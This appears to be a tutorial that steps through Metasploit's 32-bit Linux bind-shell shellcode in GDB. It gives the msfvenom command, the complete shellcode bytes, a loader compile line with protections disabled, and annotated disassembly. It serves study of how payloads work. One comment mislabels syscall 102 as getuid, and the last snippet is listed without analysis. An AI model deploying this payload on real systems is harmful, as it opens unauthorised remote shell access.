This note is about analysis of metasploit framework generated shellcode.
OS: Ubuntu 16.04 32 bit
Debugger: GDB
Plug-in: pwndbg
Generate shellcode:
$ msfvenom -p linux/x86/shell_bind_tcp -f c LHOST=0.0.0.0 LPORT=4444 -b \x00Output (Payload size: 78 bytes):
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89\xe1\x6a"
"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"
"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"
"\x0b\xcd\x80";
Compile loader.c file into msf_bind_shellexecutable:
$ gcc -m32 -fno-stack-protector -z execstack load.c -o msf_bind_shellNote: Before launch gdb, I do recommend to use some handy tools to boost this analysis process, cause constantly typing disassemble or x/gbwx $esp/$eip/... hunts my finger. For example, gdb pwn dev extensions like pwndbg or gef, both were very fine gdb plug-in which can give you a colorful prompt at each breakpoint or interrupt your encontered, containing detailed information like register value, stack layout, etc. In this case, I use pwndbg to help me dissect functonality of msf shellcode.
Launch GDB:
$ gdb -q ./msf_bind_shellDisassemble main function to locate memory address of shellcode entry point:
(gdb) disassemble mainThe entry point is located at the last call before function ret. In my case, the shellcode entry point is at 0x08048477.
Then, set breakpoint at this location and run it:
(gdb) break *0x08048477(gdb) runNow program will hit this breakpoint, step into entry shellcode execution:
(gdb) stepiIf you have pwndbg plug-in installed before, you will now have this prompt displayed:

Before diving into assembly code, here is a quick rehearsal about each register's functionality when calling syscall, the syscall interface under 32-bit Linux is provided through soft-interrupt 0x80. The table below describes each register's usage when invoking syscall.
| Register | Usage |
|---|---|
EAX |
Syscall number |
EBX |
Argument 1 |
ECX |
Argument 2 |
EDX |
Argument 3 |
ESI |
Argument 4 |
EDI |
Argument 5 |
Now move on, disassemble this frame by use disassemble or x/43i $esp command.
Assembly snippet 1:
0x0804a040 <+0>:    xor    ebx, ebx ; shellcode entrance
0x0804a042 <+2>:    mul    ebx      ; set both eax, edx to 0x00000000
0x0804a044 <+4>:    push   ebx
0x0804a045 <+5>:    inc    ebx      ; ebx now holds value 1
0x0804a046 <+6>:    push   ebx
0x0804a047 <+7>:    push   0x2
0x0804a049 <+9>:    mov    ecx, esp ; ecx holds stack address which point to value 2
0x0804a04b <+11>:   mov    al, 0x66 ; assign 102 to register al which calling sys_getuid
0x0804a04d <+13>:   int    0x80
Above code indicate that first, it zeroes out register EBX, so does register EAX and register EDX, and push EBX into the current stack frame, after that, it increments 1 for EBX and push it into the stack followed another push to push 0x2 into the stack again.
Now the stack frame will look like this:
         Address      Stack
                  +------------+
          ....    |    ....    |
                  +------------+
esp —▸ 0xbfffef60 | 0x00000002 |
                  +------------+
       0xbfffef64 | 0x00000001 |
                  +------------+
       0xbfffef68 | 0x00000000 |
                  +------------+
          ....    |    ....    |
                  +------------+
Next instruction move ESP's value to register ECX and move 0x66 (decimal 102) into 8-bit sub-register AL from EAX. Now it's clear that the program has EBX (Argument 1) holds 1 and ECX (argument 2) holds the reference to argument array passed to the sub-function socket with syscall number 102 which stands for sys_socketcall system call.
pwngdb plug-in had register listed out before execute int 0x80:

Scoketcall stands for socket system calls, here is definition:
int socketcall(int call, unsigned long *args);And argument description:
call determines which socket function to invoke. args points to a block containing the actual arguments, which are passed through to the appropriate call.
Possible call values are defined as follow:
#define SYS_SOCKET      1       /* sys_socket(2) */
#define SYS_BIND        2       /* sys_bind(2) */
#define SYS_CONNECT     3       /* sys_connect(2) */
#define SYS_LISTEN      4       /* sys_listen(2) */
#define SYS_ACCEPT      5       /* sys_accept(2) */
#define SYS_GETSOCKNAME 6       /* sys_getsockname(2) */
#define SYS_GETPEERNAME 7       /* sys_getpeername(2) */
#define SYS_SOCKETPAIR  8       /* sys_socketpair(2) */
#define SYS_SEND        9       /* sys_send(2) */
#define SYS_RECV        10      /* sys_recv(2) */
#define SYS_SENDTO      11      /* sys_sendto(2) */
#define SYS_RECVFROM    12      /* sys_recvfrom(2) */
#define SYS_SHUTDOWN    13      /* sys_shutdown(2) */
#define SYS_SETSOCKOPT  14      /* sys_setsockopt(2) */
#define SYS_GETSOCKOPT  15      /* sys_getsockopt(2) */
#define SYS_SENDMSG     16      /* sys_sendmsg(2) */
#define SYS_RECVMSG     17      /* sys_recvmsg(2) */
Therefore, what this snippet actually does is invoking sub-function socket function, with actual arguments consist of 0x2, 0x1 which stands for AF_INET and SOCK_STREAM. After execution, this syscall return value is 0x3 a file descriptor and stored it in register EAX.
Assembly snippet 2:
0x0804a04f <+15>:   pop    ebx        ; ebx now holds 0x2
0x0804a050 <+16>:   pop    esi        ; esi now holds 0x1
0x0804a051 <+17>:   push   edx        ; edx holds 0x0, null terminate following content
0x0804a052 <+18>:   push   0x5c110002 ; 0x5c11 stand for 4444, 0x0002 stand for family AF_INET in little endian format
0x0804a057 <+23>:   push   0x10
0x0804a059 <+25>:   push   ecx        ; push previous stack point (now pointing to 0x5c110002) into stak
0x0804a05a <+26>:   push   eax        ; push previous syscall return value into stack to save file descriptor
0x0804a05b <+27>:   mov    ecx,esp    ; save current stack point to ecx
0x0804a05d <+29>:   push   0x66       ; push 0x66 (102) into stack
0x0804a05f <+31>:   pop    eax        ; pop 0x66 (102) out of stack and store it in register eax
0x0804a060 <+32>:   int    0x80

Again, since EBX holds 0x2 the actual function got invoked is sub-function bind, and ECX holds the address of the other arguments.
Synopsis from man page:
   int bind(int sockfd, const struct sockaddr *addr,
            socklen_t addrlen);
Possible return value:
On success, zero is returned. On error, -1 is returned, and errno is set appropriately.
Stack layout:
               Address      Stack
                        +------------+
                ....    |    ....    |
                        +------------+
esp (ecx) —▸ 0xbfffef54 | 0x00000003 | ◂— socket file descriptor                      [0]
                        +------------+
             0xbfffef58 | 0xbfffef60 | ◂— memory address of bind address (0x5c110002) [1] —▸ [3]
                        +------------+
             0xbfffef5c | 0x00000010 | ◂— length of address                           [2]
                        +------------+
             0xbfffef60 | 0x5c110002 | ◂— reference by 0xbfffef58                     [3]
                        +------------+
             0xbfffef64 | 0x00000000 |
                        +------------+
                ....    |    ....    |
                        +------------+
Before calling syscall:
Assembly snippet 3:
0x0804a062 <+34>:   mov    DWORD PTR [ecx+0x4],eax
0x0804a065 <+37>:   mov    bl,0x4
0x0804a067 <+39>:   mov    al,0x66
0x0804a069 <+41>:   int    0x80
0x0804a06b <+43>:   inc    ebx
0x0804a06c <+44>:   mov    al,0x66
0x0804a06e <+46>:   int    0x80
0x0804a070 <+48>:   xchg   ebx,eax
0x0804a071 <+49>:   pop    ecx
0x0804a072 <+50>:   push   0x3f
0x0804a074 <+52>:   pop    eax
0x0804a075 <+53>:   int    0x80
0x0804a077 <+55>:   dec    ecx
0x0804a078 <+56>:   jns    0x804a072 <buf+50>
0x0804a07a <+58>:   push   0x68732f2f
0x0804a07f <+63>:   push   0x6e69622f
0x0804a084 <+68>:   mov    ebx,esp
0x0804a086 <+70>:   push   eax
0x0804a087 <+71>:   push   ebx
0x0804a088 <+72>:   mov    ecx,esp
0x0804a08a <+74>:   mov    al,0xb
0x0804a08c <+76>:   int    0x80
0x0804a08e <+78>:   add    BYTE PTR [eax],al